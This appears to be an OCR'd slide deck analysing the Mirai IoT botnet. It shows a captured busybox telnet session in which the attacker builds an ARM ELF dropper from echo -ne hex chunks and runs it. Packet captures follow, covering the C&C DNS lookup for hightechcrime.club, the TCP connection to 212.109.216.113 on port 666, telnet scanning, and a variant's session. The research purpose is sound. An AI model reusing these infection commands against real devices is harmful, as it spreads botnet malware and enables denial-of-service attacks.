# /bin/busybox cp dvrHelper upnp; > upnp; /bin/busybox chmod 777 upnp; /bin/busy

box ECCHI
ECCHI: applet not found
# echo -ne '\x7f\x45\x4c\x46\x01\x01\x01\x61\x00\x00\x00\x00\x00\x00\x00\x00\x02

\x00\x28\x00\x01\x00\x00\x00\x1c\x83\x00\x00\x34\x00\x00\x00\xc8\x03\x00\x00\x02

\x02\x00\x00\x34\x00\x20\x00\x02\x00\x28\x00\x05\x00\x04\x00\x01\x00\x00\x00\x00
```

Download payload into „upnp”



```
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0b\x00\x00\x00\x01

\x00\x00\x00\x06\x00\x00\x00\x74\x80\x00\x00' >> upnp; /bin/busybox ECCHI
ECCHI: applet not found
# echo -ne '\x74\x00\x00\x00\xe8\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04

\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x01\x00\x00\x00\x32\x00\x00\x00\x5c

\x83\x00\x00\x5c\x03\x00\x00\x4c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04

\x00\x00\x00\x01\x00\x00\x00\x19\x00\x00\x00\x08\x00\x00\x00\x03\x00\x00\x00\xa8

\x03\x01\x00\xa8\x03\x00\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04

\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00

\x00\x00\x00\xa8\x03\x00\x00\x1e\x00\x00\x00' >> upnp; /bin/busybox ECCHI
ECCHI: applet not found
# echo -ne '\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00' >>

 upnp; /bin/busybox ECCHI
ECCHI: applet not found
# ./upnp; ./dvrHelper telnet.arm; /bin/busybox IHCCE
MIRAI
FIN
listening tun0.
IHCCE: applet not found
#
```

CNC connection establishement – dns query




```
No.    Time        Source      Destination   Protocol  Length Info
 3284 480.142384   10.5.5.20   8.8.8.8       DNS           82 Standard query 0x0654 A hightechcrime.club
23833 504.156928   10.5.5.20   192.168.1.1   DNS           80 Standard query 0x7ccd A time.windows.com
25407 507.052957   10.5.5.20   8.8.8.8       DNS           80 Standard query 0x58ba A time.windows.com
```

```
    Transaction ID: 0x0654
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
      ▸ hightechcrime.club: type A, class IN
```

```
0000  e0 cb 4e 3a 25 7f 00 12  15 64 fc dd 81 00 00 01   ..N:%... .d......
0010  08 00 45 00 00 40 be 89  40 00 40 11 5c fb 0a 05   ..E..@.. @.@.\...
0020  05 14 08 08 08 08 8d 0a  00 35 00 2c ec 24 06 54   ........ .5.,.$.T
0030  01 00 00 01 00 00 00 00  00 00 0d 68 69 67 68 74   ........ ...hight
0040  65 63 68 63 72 69 6d 65  04 63 6c 75 62 00 00 01   echcrime .club...
0050  00 01                                              ..
```

C&C DNS



Details for hightechcrime.club

This domain might be a fast flux

Geo distance between hosts serving this domain is fairly high


Classifier prediction: benign

Umbrella risk score: +100

Thanks: Josh Pyorre, OpenDNS

Thanks: Josh Pyorre, OpenDNS

DNS – domain taken by FBI



Registrar Name: NameCheap, Inc. **IANAID:** 1068 Last retrieved November 8, 2016 GET LATEST

Created: October 23, 2016 **Updated:** November 7, 2016 **Expires:** October 22, 2017

Email Address	Associated Domains	Email Type	Last Observed
abuse@fbi.gov	1 Total	Administrative, Registrant, Billing, Technical	Current
dementedthy@gmail.com	1 Total - 1 malicious	Administrative, Registrant, Technical	October 22, 2016
john@domaindotsales.com	29 Total - 1 malicious	Administrative, Registrant, Billing, Technical	March 12, 2016
bundaberg@gmail.com	45 Total - 1 malicious	Administrative, Registrant, Technical	March 14, 2015

Hide past data **Showing 4 of 4 Results**

Nameserver	Associated Domains	Last Observed
failed-whois-verification.namecheap.com	Greater than 500 Total - At least 2 malicious	Current
verify-contact-details.namecheap.com	Greater than 500 Total - At least 2 malicious	Current


Show past data **Showing 2 of 18 Results**

Thanks: Josh Pyorre, OpenDNS

whois hightechcrime.club

```
Registrant ID: C4853993-CLUB
Registrant Name: Zee Gate
Registrant Street: 666 antichrist lane
Registrant City: San Diego
Registrant State/Province: CA
Registrant Postal Code: 92050
Registrant Country: US
Registrant Phone: +1.7603014069
Registrant Fax: +1.7603014069
Registrant Email: abuse@fbi.gov
Admin ID: C4853996-CLUB
Admin Name: Zee Gate
Admin Street: 666 antichrist lane
```

CNC




ip.addr == 212.109.216.113

```
No.    Time        Source      Destination     Protocol Length Info
 3288 480.202517  10.5.5.20   212.109.216.113  TCP     78 52573→666 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 S…
 5059 481.586551  10.5.5.20   212.109.216.113  TCP     70 52573→666 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSva…
 5060 481.587078  10.5.5.20   212.109.216.113  TCP     74 52573→666 [PSH, ACK] Seq=1 Ack=1 Win=14600 Len=4…
 5061 481.666724  10.5.5.20   212.109.216.113  TCP     81 52573→666 [PSH, ACK] Seq=5 Ack=1 Win=14600 Len=1…
13727 491.602421  10.5.5.20   212.109.216.113  TCP     72 52573→666 [PSH, ACK] Seq=16 Ack=1 Win=14600 Len=…
13728 491.688298  10.5.5.20   212.109.216.113  TCP     70 52573→666 [ACK] Seq=18 Ack=3 Win=14600 Len=0 TSv…
```

```
▸ Frame 5061: 81 bytes on wire (648 bits), 81 bytes captured (648 bits)
▸ Ethernet II, Src: IstorNet_64:fc:dd (00:12:15:64:fc:dd), Dst: AsustekC_3a:25:7f (e0:cb:4e:3a:25:7f)
▸ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 1
▸ Internet Protocol Version 4, Src: 10.5.5.20, Dst: 212.109.216.113
▸ Transmission Control Protocol, Src Port: 52573, Dst Port: 666, Seq: 5, Ack: 1, Len: 11
▸ Data (11 bytes)
```

```
0000  e0 cb 4e 3a 25 7f 00 12  15 64 fc dd 81 00 00 01   ..N:%... .d......
0010  08 00 45 00 00 3f 63 b7  40 00 40 06 1b 0a 0a 05   ..E..?c. @.@.....
0020  05 14 d4 6d d8 71 cd 5d  02 9a 9f 89 dd 40 cb 98   ...m.q.] .....@..
0030  46 25 80 18 1c 84 ae 81  00 00 01 01 08 0a 00 02   F%...... ........
0040  bf 21 d0 b3 e0 6d 0a 74  65 6c 6e 65 74 2e 61 72   .!...m.t elnet.ar
0050  6d                                                  m
```


Scanning for new targets



```
No.  Time        Source      Destination      Protocol  Length Info
3589 480.401963  10.5.5.20   63.74.214.38     TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3590 480.402490  10.5.5.20   25.193.190.147   TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3591 480.403144  10.5.5.20   106.159.40.230   TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3592 480.403671  10.5.5.20   85.85.16.15      TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3593 480.404192  10.5.5.20   2.230.208.2      TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3594 480.404713  10.5.5.20   9.91.105.250     TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3595 480.405230  10.5.5.20   209.110.60.87    TCP       64 9405→2323 [SYN] Seq=0 Win=2453 Len=0
3596 480.405744  10.5.5.20   164.18.217.37    TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3597 480.406265  10.5.5.20   168.229.236.247  TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3598 480.406789  10.5.5.20   165.152.3.239    TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3599 480.407315  10.5.5.20   100.44.136.203   TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3600 480.407838  10.5.5.20   110.77.153.85    TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3601 480.408401  10.5.5.20   212.33.148.23    TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3602 480.408924  10.5.5.20   84.83.2.230      TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
3603 480.409440  10.5.5.20   168.100.185.211  TCP       64 9405→23 [SYN] Seq=0 Win=2453 Len=0
```

```
▸ Frame 3589: 64 bytes on wire (512 bits), 64 bytes captured (512 bits)
▸ Ethernet II, Src: IstorNet_64:fc:dd (00:12:15:64:fc:dd), Dst: AsustekC_3a:25:7f (e0:cb:4e:3a:25:7f)
▸ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 1
▸ Internet Protocol Version 4, Src: 10.5.5.20, Dst: 63.74.214.38
▸ Transmission Control Protocol, Src Port: 9405, Dst Port: 23, Seq: 0, Len: 0
```


Other variants – DONGS ?



```
> pnpu;/bin/busybox DONGS
DONGS: applet not found
#
echo -ne '\x00\x00\x00\x00' >> pnpu;/bin/busybox DONGS

echo -ne '\x00\x00\x00\x00' >> pnpu;/bin/busybox DONGS

DONGS: applet not found
#
./pnpu; ./dvrHelper telnet.arm; /bin/busybox SGNOD

./pnpu; ./dvrHelper telnet.arm; /bin/busybox SG
NOD
MEMES

YES

Memer911LoL
SGNOD: applet not found
#
rm -rf pnpu; > dvrHelper; /bin/busybox DONGS
```

WHAT CAN WE DO?

Set your DNS to 127.0.0.1?




MalwareTech
@MalwareTechBlog

¯_(ツ)_/¯

Mirai Attacks @MiraiAttacks
Botnet #23 - STOMP flood for 1 seconds
[Targets]
127.0.0.1/32

Not everyone can afford that ;)

